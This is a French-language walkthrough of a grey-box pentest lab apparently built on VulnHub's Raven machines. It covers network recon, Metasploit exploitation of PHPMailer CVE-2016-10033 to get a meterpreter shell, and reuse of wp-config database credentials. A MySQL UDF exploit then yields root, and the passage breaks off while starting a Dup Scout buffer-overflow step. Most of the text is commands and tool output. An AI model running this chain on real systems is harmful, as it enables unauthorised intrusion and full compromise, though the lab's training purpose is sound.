# Guide d’exploitation complet

## Contexte

Simulation d’un Pentest en Grey Box avec certificat VPN accès à la DMZ fournis, ainsi qu’un schéma simplifié de l’infrastructure (sans les adresses précises des machines).

Objectif principal : voler le flag principal stocké dans le NAS

Objectifs secondaires : 9 autres flags répartis dans l’ensemble de l’infra

## Table des matières


Etape 0 : Entrée dans la DMZ, depuis le WAN, par le tunnel VPN ..... 2

Etape 1 : Compromission initiale du serveur Web ..... 3

Etape 2 : Intrusion initiale dans le LAN ..... 13


Etape 3 : Compromission de l’AD ..... 16

Etape 4 : Pillage de l’AD ..... 21

Etape 5 : Objectif principal ..... 22

## Etape 0 : Entrée dans la DMZ, depuis le WAN, par le tunnel VPN

Ouvrir un terminal sur le « Bureau de la Kali » :




Ouvrir le certificat VPN qui s'y trouve :

$ sudo openvpn VPN_Server_vpnkali.ovpn

Entrer l'« Auth Username » : « vpnkali » et l'« Auth Password » : « kali2025 » :

```
┌──(stagiaire㉿Kali-Attack)-[~/Bureau]
└─$ sudo openvpn VPN_Server_vpnkali.ovpn
[sudo] Mot de passe de stagiaire :
2025-10-01 13:12:25 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallba
ck when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fal
lback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2025-10-01 13:12:25 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/
PKTINFO] [AEAD] [DCO]
2025-10-01 13:12:25 library versions: OpenSSL 3.5.2 5 Aug 2025, LZO 2.10
2025-10-01 13:12:25 DCO version: N/A
Enter Auth Username: vpnkali
Enter Auth Password: ••••••••
```

Si cela fonctionne on obtient :

```
Enter Auth Username: vpnkali
Enter Auth Password: ••••••••
2025-10-03 11:21:43 WARNING: No server certificate verification method has been enabled.  See http://openvpn.net/howto.html#mitm for more info.
2025-10-03 11:21:43 TCP/UDP: Preserving recently used remote address: [AF_INET]192.168.99.200:1194
2025-10-03 11:21:43 UDPv4 link local: (not bound)
2025-10-03 11:21:43 UDPv4 link remote: [AF_INET]192.168.99.200:1194
2025-10-03 11:21:43 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2025-10-03 11:21:44 [VPNsrv] Peer Connection Initiated with [AF_INET]192.168.99.200:1194
2025-10-03 11:21:46 TUN/TAP device tun0 opened
2025-10-03 11:21:46 net_iface_mtu_set: mtu 1500 for tun0
2025-10-03 11:21:46 net_iface_up: set tun0 up
2025-10-03 11:21:46 net_addr_v4_add: 10.10.10.2/24 dev tun0
2025-10-03 11:21:46 Initialization Sequence Completed
2025-10-03 11:23:46 [VPNsrv] Inactivity timeout (--ping-restart), restarting
2025-10-03 11:23:46 SIGUSR1[soft,ping-restart] received, process restarting
2025-10-03 11:23:47 WARNING: No server certificate verification method has been enabled.  See http://openvpn.net/howto.html#mitm for more info.
2025-10-03 11:23:47 TCP/UDP: Preserving recently used remote address: [AF_INET]192.168.99.200:1194
2025-10-03 11:23:47 UDPv4 link local: (not bound)
2025-10-03 11:23:47 UDPv4 link remote: [AF_INET]192.168.99.200:1194
2025-10-03 11:23:48 [VPNsrv] Peer Connection Initiated with [AF_INET]192.168.99.200:1194
2025-10-03 11:23:49 Preserving previous TUN/TAP instance: tun0
2025-10-03 11:23:49 Initialization Sequence Completed
```

## Etape 1 : Compromission initiale du serveur Web

Injection d'argument dans un PHPmailer 5.2.16 vulnérable (CVE-2016-10033) sur une Debian 3.16.57-2 (2018-07-14) (x86_64) (Raven I ou II de VulnHub modifiée)

<u>Procédure :</u>

Enumération d'hôtes de la DMZ (connue d'après le schéma fournis) :

masscan 192.168.20.0/24 -p80

```
┌──(root㉿Kali-Attack)-[/home/stagiaire]
└─# masscan 192.168.20.0/24 -p21,22,80,88,443,445,3306,3389
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2025-10-03 09:23:13 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [8 ports/host]
Discovered open port 445/tcp on 192.168.20.1
Discovered open port 22/tcp on 192.168.20.10
Discovered open port 80/tcp on 192.168.20.10
```

Enumération de ports et services :

nmap -Pn -f -n -sV -g 0 -p 21,22,80,88,443,445,3306,3389 192.168.20.10 -vvv

```
┌──(root㉿Kali-Attack)-[/home/stagiaire]
└─# nmap -Pn -f -n -sV -g 0 -p 21,22,80,88,443,445,3306,3389 192.168.20.10 -vvv
WARNING: a source port of zero may not work on all systems.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-03 11:32 CEST
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 11:32
Scanning 192.168.20.10 [1 port]
Completed ARP Ping Scan at 11:32, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:32
Scanning 192.168.20.10 [8 ports]
Discovered open port 80/tcp on 192.168.20.10
Discovered open port 22/tcp on 192.168.20.10
Completed SYN Stealth Scan at 11:32, 0.02s elapsed (8 total ports)
Initiating Service scan at 11:32
Scanning 2 services on 192.168.20.10
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\
Completed Service scan at 11:32, 6.06s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.20.10.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:32
Completed NSE at 11:32, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:32
Completed NSE at 11:32, 0.01s elapsed
Nmap scan report for 192.168.20.10
Host is up, received arp-response (0.00049s latency).
Scanned at 2025-10-03 11:32:43 CEST for 6s

PORT     STATE  SERVICE       REASON         VERSION
21/tcp   closed ftp           reset ttl 64
22/tcp   open   ssh           syn-ack ttl 64 OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open   http          syn-ack ttl 64 Apache httpd 2.4.10 ((Debian))
88/tcp   closed kerberos-sec  reset ttl 64
443/tcp  closed https         reset ttl 64
445/tcp  closed microsoft-ds  reset ttl 64
3306/tcp closed mysql         reset ttl 64
3389/tcp closed ms-wbt-server reset ttl 64
MAC Address: 00:0C:29:6B:66:94 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.38 seconds
           Raw packets sent: 9 (380B) | Rcvd: 9 (356B)
```

Enumération de répertoires (non récursif : « -r ») :

dirb http://192.168.20.10/ -r

```
┌──(root㉿Kali-Attack)-[/home/stagiaire]
└─# dirb http://192.168.20.10/ -r

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct  3 11:38:04 2025
URL_BASE: http://192.168.20.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.20.10/ ----
==> DIRECTORY: http://192.168.20.10/css/
==> DIRECTORY: http://192.168.20.10/fonts/
==> DIRECTORY: http://192.168.20.10/img/
+ http://192.168.20.10/index.html (CODE:200|SIZE:16819)
==> DIRECTORY: http://192.168.20.10/js/
==> DIRECTORY: http://192.168.20.10/manual/
+ http://192.168.20.10/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://192.168.20.10/vendor/
==> DIRECTORY: http://192.168.20.10/wordpress/

-----------------
END_TIME: Fri Oct  3 11:38:07 2025
DOWNLOADED: 4612 - FOUND: 2
```

Enumération Wordpress :

wpscan --url http://<IP>/wordpress/ --enumerate u,vp,vt

```
┌──(root㉿Kali-Attack)-[/home/stagiaire]
└─# wpscan --url http://192.168.20.44/wordpress/ --enumerate u,vp,vt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.20.44/wordpress/ [192.168.20.44]
[+] Started: Fri Oct  3 13:52:15 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.20.44/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.20.44/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.20.44/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.20.44/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.20.10/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.20.10/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:00 <==========================================
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Oct  3 11:39:13 2025
[+] Requests Done: 705
[+] Cached Requests: 5
[+] Data Sent: 196.76 KB
[+] Data Received: 470.503 KB
[+] Memory used: 295.531 MB
[+] Elapsed time: 00:00:07
```

BannerGrab : WordPress 4.8.7

Users : steven et Michael

La visite de /wordpress/wp-content/uploads/ nous donne par la suite le flag 3 :

192.168.20.10/wordpress/wp-content/uploads/2018/11/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB


# Index of /wordpress/wp-content/uploads/2018/11

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| flag3.png | 2018-11-09 08:26 | 10K | |


*Apache/2.4.10 (Debian) Server at 192.168.20.44 Port 80*

Visite de /vendor :


« /vendor/PATH » nous donne le « Web root » : « /var/www/html », ainsi que le flag 1 :




« /vendor/SECURITY.md » : Indice PHPMailer < 5.2.18 Vulnérable (CVE-2016-10033)





« /vendor/VERSION » : BannerGrab : 5.2.16




Visite du site :

Cliquer sur “Contact” : formulaire d’envoi de mail localiser en « /contact.php »



Démarrer la console metasploit :

$ msfconsole

Rechercher un exploit pour la vulnérabilité :

msf6 > search phpmailer

```
msf > search phpmailer

Matching Modules
================

   #  Name                                          Disclosure Date  Rank     Check  Description
   -  ----                                          ---------------  ----     -----  -----------
   0  exploit/multi/http/phpmailer_arg_injection    2016-12-26       manual   No     PHPMailer Sendmail Argument Injection
   1    \_ target: PHPMailer <5.2.18                .                .        .      .
   2    \_ target: PHPMailer 5.2.18 - 5.2.19        .                .        .      .
   3  exploit/unix/webapp/wp_phpmailer_host_header  2017-05-03       average  Yes    WordPress PHPMailer Host Header Command Injection
```

Charger l'exploit avec son numéro d'index :

msf6 > use 1

**Remarque :** le « payload » par défault est en « reverse » et non en « bind » et ne peut pas remonter dans le VPN, il faudra donc le changer (voir ci-dessous).

Consulter les options nécessaires :

msf6 exploit(multi/http/phpmailer_arg_injection) > options

Configurer la cible (« rhosts »), l'URI où injecter les arguments PHP (« targeturi », repérée en visitant le site) et la racine du site dans l'arborescence du serveur (« web_root » repérée en visitant « /vendor/PATH ») :

msf6 exploit(multi/http/phpmailer_arg_injection) > set rhosts <IP Cible>

msf6 exploit(multi/http/phpmailer_arg_injection) > set targeturi /contact.php

msf6 exploit(multi/http/phpmailer_arg_injection) > set triggeruri /

msf6 exploit(multi/http/phpmailer_arg_injection) > set web_root /var/www/html

msf6 exploit(multi/http/phpmailer_arg_injection) > set payload php/meterpreter/bin_tcp

**Remarque :** On précise le « **triggeruri** » comme étant la racine « **/** », car on a changé le « **targeturi** » : autrement on pourrait voir l'exploit tenter de charger le payload depuis « **/contact.php/<payload>.php** », or il est écrit à la racine : « **/var/www/html/<payload>.php** »)

**Remarque :** Pour gagner du temps il est possible de changer le délai avant l'exécution du payload avec la commande « **set wait_timeout X** », « X » étant le temps en secondes

Les options devraient alors être comme ci-dessous :

```
msf exploit(multi/http/phpmailer_arg_injection) > options

Module options (exploit/multi/http/phpmailer_arg_injection):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,typ
   RHOSTS      192.168.20.10    yes       The target host(s), see https://docs.metasp
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /contact.php     yes       Path to the application root
   TRIGGERURI  /                no        Path to the uploaded payload
   VHOST                        no        HTTP server virtual host
   WEB_ROOT    /var/www/html    yes       Path to the web root


Payload options (php/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.20.10    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   PHPMailer <5.2.18
```

Exécuter l'exploit :

msf6 exploit(multi/http/phpmailer_arg_injection) > exploit

```
msf exploit(multi/http/phpmailer_arg_injection) > exploit
[*] Writing the backdoor to /var/www/html/oxNVWaPC.php
[*] Sleeping before requesting the payload from: /oxNVWaPC.php
[*] Waiting for up to 10 seconds to trigger the payload
[*] Started bind TCP handler against 192.168.20.10:4444
[*] Sending stage (40004 bytes) to 192.168.20.10
[+] Deleted /var/www/html/oxNVWaPC.php
[*] Meterpreter session 1 opened (192.168.99.100:40023 → 192.168.20.10:4444) at 2025-10-03 11:56:16 +0200

meterpreter > 
```

Trouver le flag 2 :

```
meterpreter > cd ..
meterpreter > ls
Listing: /var/www
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  3     fil   2018-08-13 01:59:25 +0200  .bash_history
100644/rw-r--r--  40    fil   2018-08-13 01:27:02 +0200  flag2.txt
040777/rwxrwxrwx  4096  dir   2025-10-03 11:44:29 +0200  html
```

Trouver de quoi élever verticalement ses privilèges :

meterpreter > shell

cat wordpress/wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Connection à MySQL avec les identifiant root découvert en clair dans le wp-config.php :

mysql -u root -p

Enter password: R@v3nSecurity

```
mysql -u root -p
Enter password: R@v3nSecurity

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

**Remarque :** on a à présent la version de MySQL utilisée : 5.5.60

Nous avons donc bien accès à MySQL en tant que root. Si on parvenait à faire exécuter un fichier à MySQL par une « fonction utilisateur » (« **User-Defined Function** ») : le processus devrait alors aussi être créé en tant que « root », ce qui pourrait nous permettre d'élever nos privilèges localement.

Par ailleurs, nous constatons qu'en tant qu'utilisateur « www-data » nous n'avons aucun droit d'exécution des fichiers. On peut en revanche appeler python.

Nous allons donc chercher dans l'« **ExploitDB** » une élévation locale de privilège pour linux (x86, comme notre meterpreter), en python, et compatible avec notre version de MySQL (5.5.60).

Dans un autre terminal Kali, on interroge l'ExploitDB :

$ searchsploit MySQL Linux

On trouve un exploit qui pourrait convenir :

```
MySQL User-Defined (Linux) (x86) - 'sys_exec' Local Privilege Escalation                | linux_x86/local/46249.py
```

On en localise l'emplacement (path) :

$ locate linux_x86/local/46249.py

Copier le path : « /usr/share/exploitdb/exploits/linux/local/46249.py » (« Ctrl + Maj + C »)

De retour dans le shell (« mysql > »), taper « Ctrl + C » puis « y » pour revenir au meterpreter, puis télécharger l'exploit sur la cible :

meterpreter > upload /usr/share/exploitdb/exploits/linux_x86/local/46249.py 46249.py

(Coller le path avec « Ctrl + Maj + V »)

Puis exécuter l'exploit avec les identifiants root de MySQL :

python 46249.py --username root --password R@v3nSecurity

```
meterpreter > upload /usr/share/exploitdb/exploits/linux_x86/local/46249.py 46249.py
[*] Uploading  : /usr/share/exploitdb/exploits/linux_x86/local/46249.py → 46249.py
[*] Uploaded -1.00 B of 30.37 KiB (-0.0%): /usr/share/exploitdb/exploits/linux_x86/local/46249.py → 46249.py
[*] Completed  : /usr/share/exploitdb/exploits/linux_x86/local/46249.py → 46249.py
meterpreter > shell
Process 1498 created.
Channel 4 created.
python 46249.py --username root --password R@v3nSecurity
sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
0
# whoami
whoami
root
```

**Remarque :** nous voyons que nous sommes devenus « **root** » car l'invite de commande est devenue un « **#** », ce qui est confirmé par la commande « **whoami** » qui nous retourne bien que nous sommes « **root** ».

Trouver le flag 4 :

```
# ls -la /root
ls -la /root
total 40
drwx------  2 root root 4096 Aug 13  2018 .
drwxr-xr-x 22 root root 4096 Aug 13  2018 ..
-rw-------  1 root root 3402 Aug 13  2018 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-------  1 root root   27 Aug 13  2018 .mysql_history
-rw-r--r--  1 root root  140 Nov 20  2007 .profile
-rw-------  1 root root 1024 Aug 13  2018 .rnd
-rw-r--r--  1 root root   66 Aug 13  2018 .selected_editor
-rw-r--r--  1 root root   20 Aug 13  2018 .tmux-session
-rw-r--r--  1 root root  442 Aug 13  2018 flag4.txt
```

## Etape 2 : Intrusion initiale dans le LAN

BufferOverflow par HTTP POST de la page de login de l'interface web du Dup Scout Entreprise 10.0.18 (x86) vulnérable de Flexense, sur Windows 10 1909 (x64) avec auto-logon et exécution au démarrage

<u>Procédure :</u>

Enumération des hôtes sur le réseau « 192.168.10.0/24 » :

masscan 192.168.10.0/24 -p21,22,80,88,443,445,3306,3389

```
┌──(root㉿Kali-Attack)-[/home/stagiaire]
└─# masscan 192.168.10.0/24 -p21,22,80,88,443,445,3306,3389
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2025-10-03 09:59:49 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [8 ports/host]
Discovered open port 22/tcp on 192.168.10.10
Discovered open port 443/tcp on 192.168.10.100
Discovered open port 445/tcp on 192.168.10.1
Discovered open port 88/tcp on 192.168.10.10
Discovered open port 445/tcp on 192.168.10.23
Discovered open port 80/tcp on 192.168.10.23
Discovered open port 445/tcp on 192.168.10.10
Discovered open port 80/tcp on 192.168.10.100
Discovered open port 443/tcp on 192.168.10.200
Discovered open port 3389/tcp on 192.168.10.10
Discovered open port 445/tcp on 192.168.10.100
```

Enumération de ports :

nmap -Pn -f -n -sV -g 0 -p 21,22,80,88,443,445,3306,3389 192.168.10.23 -vvv

```
┌──(root㉿Kali-Attack)-[/home/stagiaire]
└─# nmap -Pn -f -n -sV -g 0 -p 21,22,80,88,443,445,3306,3389 192.168.10.23 -vvv
WARNING: a source port of zero may not work on all systems.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-03 12:18 CEST
NSE: Loaded 47 scripts for scanning.
Initiating SYN Stealth Scan at 12:18
Scanning 192.168.10.23 [8 ports]
Discovered open port 445/tcp on 192.168.10.23
Discovered open port 80/tcp on 192.168.10.23
adjust_timeouts2: packet supposedly had rtt of 12053262 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 12053262 microseconds.  Ignoring time.
Completed SYN Stealth Scan at 12:18, 24.10s elapsed (8 total ports)
Initiating Service scan at 12:18
Scanning 2 services on 192.168.10.23
Completed Service scan at 12:18, 6.02s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.10.23.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.13s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.01s elapsed
Nmap scan report for 192.168.10.23
Host is up, received user-set (2.3s latency).
Scanned at 2025-10-03 12:18:10 CEST for 31s

PORT     STATE    SERVICE       REASON          VERSION
21/tcp   filtered ftp           no-response
22/tcp   filtered ssh           no-response
80/tcp   open     http          syn-ack ttl 128 Flexense Dup Scout 10.0.18
88/tcp   filtered kerberos-sec  no-response
443/tcp  filtered https         no-response
445/tcp  open     microsoft-ds  syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: SUPERPROJET)
3306/tcp filtered mysql         no-response
3389/tcp filtered ms-wbt-server no-response
Service Info: Host: W10-Desktop10; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.44 seconds
           Raw packets sent: 17 (748B) | Rcvd: 17 (744B)
```

Mettre le meterpreter en « background » :

meterpreter > bg

Rechercher « dup_scout » avec la commande :

msf exploit(multi/hhtp/phpmailer_arg_injection) > search dup_scout

```
msf exploit(multi/http/phpmailer_arg_injection) > search dup_scout

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank   Check  Description
   -  ----                                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/dup_scout_enterprise_login_bof   2017-11-14       great  Yes    Dup Scout Enterprise Login Buffer Overflow
   1    \_ target: Automatic                                 .                .      .      .
   2    \_ target: Dup Scout Enterprise 9.9.14 (x86)         .                .      .      .
   3    \_ target: Dup Scout Enterprise 10.0.18 (x86)        .                .      .      .


